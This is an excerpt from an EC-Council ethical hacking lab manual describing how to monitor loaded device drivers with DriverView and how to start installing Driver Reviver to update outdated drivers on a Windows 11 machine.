
DriverView: The DriverView utility displays a list of all device drivers currently loaded on the system. For each driver in the list, additional information is displayed such as the load address of the driver, description, version, product name, and developer.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Driver Reviver: Without proper drivers, computers start to misbehave. Sometimes updating the drivers using conventional methods can be a daunting task. Outdated drivers are more vulnerable to hacking and can lead to a breach in the system. Driver Reviver provides an effective way of scanning your PC to identify out of date drivers. Driver Reviver can quickly and easily update these drivers to restore optimum performance to your PC and its hardware and extend its life.


An ethical hacker and penetration tester must scan the system for suspicious device drivers and make sure that the systems runs smoothly by ensuring that all outdated drivers are updated and that the system processes optimized to keep the performance of the system at its peak.

1. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Device Drivers Monitoring Tools\DriverView** and double-click **DriverView.exe** to launch the application.
2. The **DriverView** main window appears with a list of the installed drivers on your system, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Right-click on any driver from the list and click **Properties** to view the complete details of the driver.




4. The **Properties** window appears with the complete details of the installed driver, as shown in the screenshot. Once the analysis is done, click **OK**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. This is how to monitor the drivers installed on a machine. **Close** the **DriverView** window.
6. Now, we will see how to update system drivers and optimize the PC performance using Driver Reviver.
7. On **Windows 11**, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Device Drivers Monitoring Tools\Driver Reviver**. Double-click **DriverReviverSetup.exe** to launch the setup.
8. If a **User Account Control** window appears, click **Yes**.
9. **Driver Reviver Setup** window appears, click **Next** to install the tool.



